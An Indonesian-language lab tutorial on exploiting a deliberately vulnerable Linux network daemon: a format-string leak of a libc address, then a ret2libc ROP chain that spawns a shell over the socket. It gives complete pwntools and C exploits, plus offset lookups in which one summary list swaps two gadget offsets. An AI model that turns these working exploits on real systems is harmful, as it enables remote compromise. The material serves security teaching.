2. Memanfaatkan information leak via format string

Teknik ini hanya bisa terjadi jika ada bug tambahan selain stack overflow pada aplikasi misal berupa bug format string yang memungkinkan attacker mendapatkan alamat memori secara remote.

Teknik **Remote Stack Overflow** pada sistem Linux 64-bit (x86_64) modern merupakan tantangan karena adanya proteksi seperti **ASLR (Address Space Layout Randomization)** dan **NX (No-Execute)**.

Untuk melewatinya, kita sering menggunakan kombinasi serangan: **Format String Vulnerability** untuk membocorkan alamat (memory leak) dan **Return-to-libc (ret2libc)** untuk mengeksekusi perintah sistem.

Berikut adalah tahapan teknisnya secara mendalam:

1. Tahap Persiapan: Information Leak (Format String)

Sistem modern mengacak alamat memori setiap kali program dijalankan. Tanpa mengetahui alamat pasti dari pustaka libc, kita tidak bisa melakukan *jump* ke fungsi seperti system().

Jika daemon target memiliki bug format string (misalnya: printf(user_input) bukannya printf("%s", user_input)), kita bisa mengirimkan karakter format khusus:

- **%p**: Digunakan untuk mencetak nilai dari stack dalam bentuk pointer.
- **Leak Alamat**: Dengan mengirimkan banyak %p, kita bisa melihat isi stack. Kita mencari alamat yang merujuk ke dalam libc (seperti alamat *return* ke __libc_start_main).
- **Kalkulasi Base Address**: Setelah mendapatkan satu alamat libc yang bocor, kita menghitung offsetnya terhadap **Base Address libc**.

Alamat base libc = Alamat Bocor – Offset Statis

Offset statis adalah jarak (jarak relatif) antara alamat sebuah fungsi atau simbol dengan alamat awal (base address) dari file libc tersebut.

Nilai ini bersifat **konstan** untuk satu file biner libc yang spesifik, namun akan **berbeda** di setiap versi libc. Jadi untuk pembangunan eksploit yang reliable kita perlu file elf untuk daemon yang vulner di server target dan kita juga harus memiliki binary shared object libc.so.6 dan ld-linux-x86-64.so.2 dengan versi yang sama dengan target yang akan kita eksploit. Sebaiknya kita juga memiliki file binary elf yang sama dengan di mesin target, atau jika tidak memiliki minimal harus punya source code daemon vulner dan versi gcc yang sama dengan mesin target.

Untuk beberapa kasus pembuatan exploit, agar reliable, sebaiknya menggunakan sistem operasi yang sama dengan target, karena walaupun kita sudah melakukan patchelf agar binary vulner menggunakan libc.so.6 dan ld.so, sistem operasi yang berbeda akan memiliki env yang berbeda dan vdso yang diinject kernel ke binary akan berbeda.

2. Tahap Eksploitasi: Stack Buffer Overflow

Setelah alamat base libc diketahui, kita bisa menghitung alamat pasti dari fungsi dan string yang kita butuhkan, misal :

1. **system()**: Fungsi untuk mengeksekusi perintah shell.
2. **exit()**: Untuk menutup proses secara bersih.
3. **"/bin/sh"**: String yang biasanya tersedia di dalam biner libc.

Pada arsitektur 64-bit, argumen fungsi tidak diletakkan di stack, melainkan di **register**. Ini perbedaan krusial dengan 32-bit.

3. Tahap Membangun ROP Chain (Return Oriented Programming)

Karena proteksi **NX (No-Execute)**, kita tidak bisa mengeksekusi shellcode di stack. Kita harus menggunakan "gadget" (potongan instruksi yang diakhiri dengan ret) yang sudah ada di memori legal.

Untuk memanggil system("/bin/sh") pada Linux 64-bit, kita perlu mengatur register **RDI** (argumen pertama) agar berisi alamat string "/bin/sh". Kita butuh gadget bernama **pop rdi; ret**.

Contoh Struktur Payload (ROP Chain):

1. **Padding**: Karakter sampah (misal 'A') untuk memenuhi buffer hingga mencapai *Saved RIP.*
2. **Address of pop rdi; ret**: Gadget untuk mengambil nilai dari stack ke RDI.
3. **Address of "/bin/sh"**: Nilai yang akan di-"pop" ke dalam RDI.
4. **Address of ret (Optional/Alignment)**: Seringkali dibutuhkan untuk *stack alignment* (16-byte) agar system() tidak crash pada instruksi MOVAPS.
5. **Address of system()**: Alamat fungsi yang akan dieksekusi.

Karena pada contoh ini kita akan menggunakan teknik return to libc dengan memanfaatkan leak alamat memori yang bocor lewat bug format string, agar pembuatan eksploitasi reliable, kita harus mengetahui sistem operasi target yang akan dieksploit. Tujuanya adalah agar kita tahu versi libc yang digunakan.

Selain itu kita juga harus memiliki file biner dari daemon yang sama di komputer kita dengan file biner yang vulnerable pada server target.

Misal server target menggunakan lubuntu 24 dan nginx 1.3.9 maka untuk pembangunan eksploit yang reliable pada komputer yang digunakan untuk exploit development, kita membutuhkan libc.so.6 dan ld.so dengan versi yang sama dengan server target dan kita juga harus memiliki binary nginx dengan versi yang sama seperti di server target, jika tidak memiliki binary daemon dengan versi yang sama minimal kita harus memiliki source code aplikasi yang vulner tersebut untuk kita compile di lokal dengan versi gcc yang sama seperti di target kemudian kita patch dengan patchelf. Dengan memiliki binary yang sama seperti mesin target maka susunan stack dan heap akan tetap sama.

Kenapa ld.so (Linker) harus sama? libc.so.6 tidak bisa berjalan sendirian. Ia membutuhkan **Dynamic Linker** (biasanya bernama ld-linux-x86-64.so.2 di 64-bit) untuk memetakan *library* ke dalam memori. Jika Anda menjalankan libc versi 2.31 menggunakan ld versi 2.35 dari sistem asli Anda, kemungkinan besar program akan langsung **Segmentation Fault** sebelum mencapai fungsi main.

Untuk beberapa kasus pembuatan exploit, agar reliable, sebaiknya menggunakan sistem operasi yang sama dengan target, karena walaupun kita sudah melakukan patchelf agar binary vulner menggunakan libc.so.6 dan ld.so, sistem operasi yang berbeda akan memiliki env yang berbeda dan vdso yang diinject kernel ke binary akan berbeda.

Analogi Sederhana

- `libc.so.6` adalah **Peta Kota** (Anda tahu di mana letak gedung-gedung penting seperti `system` atau `/bin/sh`).
- **Elf Daemon** adalah **Kunci Pintu Utama** (Anda tahu cara masuk dan di mana letak lubang kunci/buffer untuk memasukkan peta tersebut).

Langkah 1. Persiapan

Pada contoh kali ini, mesin target menggunakan ip 192.168.56.102 dengan sistem operasi lubuntu 24.04.3 dan mesin penyerang menggunakan sistem operasi kali linux dengan ip 192.168.56.1.

Seperti biasa, agar hostname dari ip 192.168.56.102 menjadi victim, kita jalankan dnsmasq, jika di setting dnsmasq.conf belum ada tambahkan :

address=/victim/192.168.56.102

lalu : sudo systemctl restart dnsmasq

Lalu edit /etc/resolv.conf, tambahkan :

nameserver 127.0.0.1

Berikut ini source code aplikasi daemon yang vulnerable di server target victim :

```
#include <stdio.h>
#include <stdlib.h>
#include <string.h>
#include <unistd.h>
#include <sys/types.h>
#include <sys/socket.h>
#include <netinet/in.h>

void handle_client(int client_sock) {
   char buffer[64];
```

```
    char input[512];

    int n = recv(client_sock, input, sizeof(input) - 1, 0);
    if (n > 0) {
        input[n] = '\0';
        dprintf(client_sock, "Server Echo: ");
        dprintf(client_sock, input);
        dprintf(client_sock, "\n");
        memcpy(buffer, input, n);
    }
}

int main(int argc, char **argv) {
    int server_fd, client_sock;
    struct sockaddr_in server_addr;
    server_fd = socket(AF_INET, SOCK_STREAM, 0);
    int opt = 1;
    setsockopt(server_fd, SOL_SOCKET, SO_REUSEADDR, &opt, sizeof(opt));
    server_addr.sin_family = AF_INET;
    server_addr.sin_addr.s_addr = INADDR_ANY;
    server_addr.sin_port = htons(8888);

    bind(server_fd, (struct sockaddr *)&server_addr, sizeof(server_addr));
    listen(server_fd, 5);
    printf("Listening on port 8888...\n");
    while (1) {
        client_sock = accept(server_fd, NULL, NULL);
        if (fork() == 0) {
            close(server_fd);
            handle_client(client_sock);
            exit(0);
        }
        close(client_sock);
    }
    return 0;
}
```

Daemon tersebut listen pada port 8888 dan memiliki bug format string dan stack overflow :

bug format string:
dprintf(client_sock, input);

bug stack overflow karena buffer berukuran lebih kecil dari input :
memcpy(buffer, input, n);

Compile :

gcc -o vuln vuln.c -fno-stack-protector -fno-pie -no-pie

Karena program di atas terkena bug format string maka kita bisa mencoba melakukan perhitungan alamat base libc nanti dengan rumus sederhana dan sangat simple seperti ini:

Alamat base libc = Alamat Bocor – Offset Statis

di mana alamat bocor ini diharapkan berada pada range memori di mana libc dimuat di memori.

Tahap pertama sebelum mencoba eksploitasi remote kita akan mencoba mengeksploitasi dahulu daemon tersebut secara lokal di mesin kali linux kita.

Untuk keperluan pembangunan rop yang reliable, saya sudah mendownload libc.so.6 dan dynamic linkernya dengan versi yang sama seperti mesin target :

```
┌──(robohax㉿robohax-20bws2ng00)-[~/…/part4/4/aslr/leak]
└─$ file  ld-linux-x86-64.so.2
ld-linux-x86-64.so.2: ELF 64-bit LSB shared object, x86-64, version 1 (GNU/Linux), dynamically linked, BuildID[sha1]=520e05878220fb2fc6d28ff46b63b3fd5d48e763, stripped

┌──(robohax㉿robohax-20bws2ng00)-[~/…/part4/4/aslr/leak]
└─$ file libc.so.6
libc.so.6: ELF 64-bit LSB shared object, x86-64, version 1 (GNU/Linux), dynamically linked, interpreter /lib64/ld-linux-x86-64.so.2, BuildID[sha1]=274eec488d230825a136fa9c4d85370fed7a0a5e, for GNU/Linux 3.2.0, stripped

┌──(robohax㉿robohax-20bws2ng00)-[~/…/part4/4/aslr/leak]
└─$ ln -s ld-linux-x86-64.so.2 ld.so
```

Buat Symlink :

ln -s ld-linux-x86-64.so.2 ld.so

Selanjutnya, gunakan patchelf agar elf berperilaku sama saar dijalankan nanti seperti di mesin target, ketik :

patchelf --set-rpath . ./vuln
patchelf --set-interpreter ./ld.so ./vuln

Setelah dipatch jalankan :

./vuln

Langkah 2. Uji coba eksploitasi lokal (Menghitung alamat base libc)

Untuk uji coba eksploitasi di lokal kita akan mencoba spraying format string terlebih dahulu untuk menemukan alamat memori yang kemungkinan berada di range libc yang diload di memori saat program dijalankan.

Uji coba dengan netcat, misal kita inputkan format string apakah ada memori yang dileak :

```
┌──(robohax㉿robohax-20bws2ng00)-[~/…/part4/4/aslr/leak]
└─$ nc localhost 8888
%p %p
Server Echo: 0x7fff2e04e3b0 (nil)
```

Terlihat ada leak alamat memori yang berasal dari register. Ingat, pada arsitektur x64, argumen untuk fungsi mulai dari argumen 1 hingga argumen ke 6 akan disimpan di register, sedangkan sisanya akan disimpan di stack :

Argumen 1: `%rdi`

Argumen 2: `%rsi`

Argumen 3: `%rdx`

Argumen 4: `%rcx`

Argumen 5: `%r8`

Argumen 6: `%r9`

Argumen sisanya akan didorong ke stack. Di sini kita mengharapkan ada leak informasi memori dari stack yang kemungkinan berada di range memory mapping untuk libc. Untuk itu kita akan mencoba melakukan spraying lebih dalam lagi.

Karakteristik range alamat memori yang kemungkinan berada di area mapping untuk libc adalah dimulai dengan 0x7 tapi tidak mengandung fingerprint 0x7ff karena area 0x7ff adalah range untuk stack pada linux 64 bit.

Gunakan bash shell dan netcat, ketik :

```
for i in {1..40}; do echo -n "Offset $i: "; echo "LEAK %$i\$p" | nc 127.0.0.1 8888; done
```

Hasilnya :

```
┌──(robohax㉿robohax-20bws2ng00)-[~/…/part4/4/aslr/leak]
└─$ for i in {1..40}; do echo -n "Offset $i: "; echo "LEAK %$i\$p" | nc 127.0.0.1 8888; done
```

Offset 1: Server Echo: LEAK 0x7fff2e04e3b0

Offset 2: Server Echo: LEAK (nil)

Offset 3: Server Echo: LEAK (nil)

Snip … (dipotong untuk mempersingkat)

Offset 39: Server Echo: LEAK (nil)

Offset 40: Server Echo: LEAK (nil)

Belum ditemukan alamat memori yang kita cari, kita lanjutkan lagi spraying dengan bash shell mulai offset 41 hingga 80, ketik :

for i in {41..80}; do echo -n "Offset $i: "; echo "LEAK %$i\$p" | nc 127.0.0.1 8888; done

Hasilnya :

```
┌──(robohax㉿robohax-20bws2ng00)-[~/…/part4/4/aslr/leak]
└─$ for i in {41..80}; do echo -n "Offset $i: "; echo "LEAK %$i\$p" | nc 127.0.0.1 8888; done
Offset 41: Server Echo: LEAK (nil)

Offset 42: Server Echo: LEAK (nil)

Offset 43: Server Echo: LEAK (nil)

Offset 44: Server Echo: LEAK (nil)

Offset 45: Server Echo: LEAK 0x403e00

Offset 46: Server Echo: LEAK 0x7f4378120000

Offset 47: Server Echo: LEAK 0x7fff5f852520

Offset 48: Server Echo: LEAK 0x7f4377ef4147
```

Snip … (dipotong untuk mempersingkat)

Kita menemukan 2 alamat memori yang kemungkinan besar termasuk pada range area memori di mana libc dimmap saat program dijalankan pada offset ke 46 dan offset ke 48.

Kita akan gunakan alamat memori pada offset ke 48 : 0x7f4377ef4147

Ada kemungkinan alamat base libc adalah 0x7f4377e00000

kita bisa perkirakan dengan mengganti 5 byte terakhir dari 0x7f4377ef4147 dengan 0, tapi terkadang cara ini kurang tepat, sebaiknya mengintip langsung dari /proc/pid/maps.


Untuk memastikan kebenaranya bisa dicek dengan mengintip pada /proc/pid/maps, caranya :

```
┌──(robohax㉿robohax-20bws2ng00)-[~/…/part4/4/aslr/leak]
└─$ ps aux | grep vuln
robohax    17675  0.0  0.0   2692  1484 pts/1    S+   12:52   0:00 ./vuln
```

terlihat pidnya 17675, lalu :

cat /proc/17675/maps | grep libc

Hasilnya :



Ternyata memang benar itu adalah adalah alamat base libc yang kita perkirakan berdasarkan alamat memori yang bocor tadi.

Langkah 3. Uji coba eksploitasi lokal (Menghitung offset statis)

Kembali lagi ke rumus perhintungan sederhana kita tadi :

Alamat base libc = Alamat Bocor – Offset Statis

Jadi kita sudah mendapatkan data seperti ini :

0x7f4377e00000 = 0x7f4377ef4147 – offset statis

Jadi offset statis = 0x7f4377ef4147 - 0x7f4377e00000

Untuk menghitungnya kita bisa gunakan tool online : https://www.calculator.net/hex-calculator.html

Hasilnya : 0xF4147

Jadi offset statisnya adalah 0xF4147.

Langkah 4. Uji coba eksploitasi lokal (Menyusun ROP)

ROP (Return Oriented Programming) adalah teknik eksploitasi tingkat lanjut yang digunakan untuk mengambil alih kontrol sebuah program dengan cara memanfaatkan potongan kode yang sudah ada di dalam memori.

Untuk menyusun rop kita bisa memanfaatkan potongan kode asm yang tersimpan di range memory elf diload atau range memory libc atau range memori vdso dan lainya, tapi pada contoh kali ini karena yang dileak adalah alamat memori yang termasuk range di mana libc diload maka kita akan gunakan instruksi instruksi rop yang terdapat di dalam libc, teknik ini dikenal juga dengan nama ret2libc.

Tujuan kita adalah agar program vulnerable bisa kita eksploitasi untuk melakukan bind shell pada port yang kita tentukan.

Susunan rop kita untuk bind shell dengan memanfaatkan socket untuk klien yang sedang dibuat oleh server untuk kita saat koneksi berlangsung, susunan rop yang akan kita lakukan adalah sebagai berikut :

dup2(4, 0) - Redirect STDIN
dup2(4, 1) - Redirect STDOUT
system("/bin/sh")

- dup2(4, 0) - Redirect STDIN

Berikut ini adalah manual untuk dup2 : int dup2(int oldfd, int newfd);

oldfd adalah nomor socket file descriptor yang digunakan server untuk menangani koneksi kita (client file descriptor). Jika hanya ada 1 klien yang terkoneksi nomor socket fd nya adalah 4, jika terdapat banyak koneksi maka nilai ini bisa bertambah misal 5,6,7 dan seterusnya tergantung jumlah klien yang terhubung. Mengapa nomor fdnya 4 ?

fd 0 → digunakan untuk input standar (misal keyboard)

fd 1 → digunakan untuk output standar (misal monitor)

fd 3 → merupakan nomor socket fd yang digunakan daemon untuk listening

Sehingga umumnya nomor fd yang keempat adalah untuk socket klien.

Nah karena pada fungsi di linux 64 bit argumen pertama akan selalu disimpan di register rdi, maka kita perlu mengambil data yang terdapat pada stack untuk disimpan pada register rdi, dan setiap fungsi selesai dipanggil perlu instruksi ret untuk mengembalikan pointer ke posisi pemanggil fungsi, sehingga kita perlu mencari opcode untuk instruksi asm ini yang terdapat pada libc.so.6 :

pop rdi; ret

Gunakan ROPgadget,ketik :

ROPgadget --binary libc.so.6 | grep "pop rdi ; ret"

Hasil :

0x000000000010f78b : pop rdi ; ret

Offset untuk instruksi pop rdi;ret adalah : **0x10f78b** (hanya perlu ambil 6 byte terakhir saja)

Argumen kedua di fungsi di linux 64 bit akan disimpan di rsi, sehingga kita perlu mencari :

pop rsi; ret

Ketik :
ROPgadget --binary libc.so.6 | grep "pop rsi ; ret"

Hasilnya :

0x0000000000110a7d : pop rsi ; ret
Kita mendapatkan offset untuk pop rsi;ret pada offset **0x110a7d**

Selanjutnya kita cari offset untuk fungsi dup2() :

Gunakan objdump :

nm -D libc.so.6 | grep " dup2"

Hasilnya :

0000000000116990 W dup2@@GLIBC_2.2.5

Jadi offset untuk dup2 adalah : **0x116990**

- dup2(4, 1) - Redirect STDOUT

Sebelumnya kita sudah mendapatkan offset offset sebagai berikut :

pop rsi; ret pada offset 0x10f78b
pop rdi; ret pada offset 0x110a7d
dup2 pada offset 0x116990

- system("/bin/sh")

Selanjutnya kita mencari offset untuk fungsi system() di libc :

nm -D libc.so.6 | grep " system"

Hasilnya :

0000000000058750 W system@@GLIBC_2.2.5

Jadi offset system terdapat pada **0x058750**

Selanjutnya kita tinggal mencari offset untuk string “/bin/sh” yang terdapat pada libc.so.6.
Ketik :
strings -a -t x libc.so.6 | grep "/bin/sh"

Hasilnya :
1cb42f /bin/sh

Sehingga offset untuk string /bin/sh terdapat pada **0x1cb42f**

Selanjutnya agar program berjalan mulus setelah fungsi system dipanggil kita perlu menambahkan instruksi ret.

Kita cari dengan ROPgadget :

ROPgadget --binary libc.so.6 | grep ": ret$" | head -n 5

Hasil :

0x000000000002882f : ret

Sehingga offset untuk instruksi ret terdapat pada offset **0x02882f**

Kita sudah mendapatkan semua potongan puzzle dengan lengkap, berikut ini informasi yang sudah kita kumpulkan :

pop rsi; ret pada offset 0x10f78b
pop rdi; ret pada offset 0x110a7d
dup2 pada offset 0x116990
system pada offset 0x058750
/bin/sh pada offset 0x1cb42f
offset ret pada 0x02882f
offset statis dari base libc ke alamat leak memori adalah 0xF4147

Berdasarkan uji coba sebelumnya saved ebp pada vuln saat fungsi handle client menerima input akan tertimpa setelah byte ke 80, selanjutnya setelah byte ke 88 kita akan mulai menimpa return address.

Untuk meracik exploitnya kita akan gunakan python dan pwntool, siapkan exploit di bawah ini :


```
#!/usr/bin/env python3
from pwn import *

context.arch = 'amd64'
target_host = '127.0.0.1'
target_port = 8888
```

```
def pwn():
    libc_base = 0
    try:
        io_leak = remote(target_host, target_port)
        io_leak.send(b"%48$p")
        io_leak.recvuntil(b"Server Echo: ")
        leak_data = io_leak.recvline().strip().decode()
        leaked_addr = int(leak_data, 16)
        libc_base = leaked_addr - 0xf4147
        print(f"[+] Libc Base: {hex(libc_base)}")
        io_leak.close()
    except Exception as e:
        print(f"[-] Gagal Leak: {e}")
        return

    pop_rdi = libc_base + 0x10f78b
    pop_rsi = libc_base + 0x110a7d
    dup2_addr = libc_base + 0x116990
    system_addr = libc_base + 0x58750
    bin_sh_addr = libc_base + 0x1cb42f
    ret_align = libc_base + 0x2882f
    fd = 4
    rop = b""
    # dup2(4, 0) - Redirect STDIN
    rop += p64(pop_rdi) + p64(fd)
    rop += p64(pop_rsi) + p64(0)
    rop += p64(dup2_addr)

    # dup2(4, 1) - Redirect STDOUT
    rop += p64(pop_rdi) + p64(fd)
    rop += p64(pop_rsi) + p64(1)
    rop += p64(dup2_addr)
    # system("/bin/sh")
    rop += p64(ret_align)
    rop += p64(pop_rdi) + p64(bin_sh_addr)
    rop += p64(system_addr)
    padding = b"A" * 80
    saved_rbp = b"B" * 8
    # Gabungkan semua. Tambahkan padding
    payload = padding + saved_rbp + rop + b"C" * 32
    print(f"[*] Sending payload to {target_host}...")
    io_exp = remote(target_host, target_port)
    io_exp.send(payload)
    time.sleep(1)
    io_exp.interactive()

if __name__ == "__main__":
    pwn()
```

Simpan dengan nama : exploit.py

Selanjutnya kita coba jalankan :

./exploit.py



Terlihat kita berhasil mendapatkan bind shell dengan eksperimen di mesin kita sendiri.
Langkah selanjutnya adalah menjajal exploit untuk diuji ke server target : victim


Langkah 5. Uji coba eksploitasi remote ke server victim

Untuk menguji pada server target kita tinggal mengganti baris pada eksploit yang berisi ip 127.0.0.1 menjadi alamat ip server target, pada contoh kali ini, server target sudah kita setting agar hostnamenya adalah victim, sehingga cukup sesuaikan line ini :
target_host = 'victim'

Kita coba jalankan exploit :

./exploit.py

Hasilnya :



Tentu saja menggunakan python untuk exploit terkesan kurang elegan bagi sebagian orang, berikut ini contoh kode exploit dari c :

```
#include <stdio.h>
#include <stdlib.h>
#include <string.h>
#include <unistd.h>
#include <arpa/inet.h>
#include <sys/select.h>
#define LIBC_BASE      0x77595c200000
#define POP_RDI        (LIBC_BASE + 0x10f78b)
#define POP_RSI        (LIBC_BASE + 0x110a7d)
#define DUP2_ADDR      (LIBC_BASE + 0x116990)
#define SYSTEM_ADDR    (LIBC_BASE + 0x058750)
#define BIN_SH_ADDR    (LIBC_BASE + 0x1cb42f)
#define RET_ALIGN      (LIBC_BASE + 0x02882f)

void interactive_shell(int sock) {
    char buffer[1024];
    fd_set fds;
    while (1) {
        FD_ZERO(&fds);
        FD_SET(0, &fds);
        FD_SET(sock, &fds);
        select(sock + 1, &fds, NULL, NULL, NULL);
        if (FD_ISSET(0, &fds)) {
            int n = read(0, buffer, sizeof(buffer));
            send(sock, buffer, n, 0);
        }
```

```
        if (FD_ISSET(sock, &fds)) {
            int n = recv(sock, buffer, sizeof(buffer), 0);
            if (n <= 0) break;
            write(1, buffer, n);
        }
    }
}

int main() {
    int sock;
    struct sockaddr_in serv_addr;
    unsigned char payload[512];
    int fd = 4;
    sock = socket(AF_INET, SOCK_STREAM, 0);
    serv_addr.sin_family = AF_INET;
    serv_addr.sin_port = htons(8888);
    inet_pton(AF_INET, "192.168.56.102", &serv_addr.sin_addr);

    if (connect(sock, (struct sockaddr *)&serv_addr, sizeof(serv_addr)) < 0) {
        perror("[-] Koneksi gagal");
        return 1;
    }

    memset(payload, 'A', 80);
    memset(payload + 80, 'B', 8);

    unsigned long *rop = (unsigned long *)(payload + 88);
    int i = 0;

    rop[i++] = POP_RDI;
    rop[i++] = fd;
    rop[i++] = POP_RSI;
    rop[i++] = 0;
    rop[i++] = DUP2_ADDR;

    rop[i++] = POP_RDI;
    rop[i++] = fd;
    rop[i++] = POP_RSI;
    rop[i++] = 1;
    rop[i++] = DUP2_ADDR;

    rop[i++] = RET_ALIGN;
    rop[i++] = POP_RDI;
    rop[i++] = BIN_SH_ADDR;
    rop[i++] = SYSTEM_ADDR;

    memset(payload + 88 + (i * 8), 'C', 32);

    printf("[*] Mengirim payload (96 byte + ROP chain)...\n");
```

```
    send(sock, payload, 88 + (i * 8) + 32, 0);

    interactive_shell(sock);

    close(sock);
    return 0;
}
```

Sesuaikan pada base libc dengan hasil alamat leak dari format string :

#define LIBC_BASE 0x77595c200000

Compile dan jalankan :

gcc -o exploit exploit.c

./exploit

Hasilnya :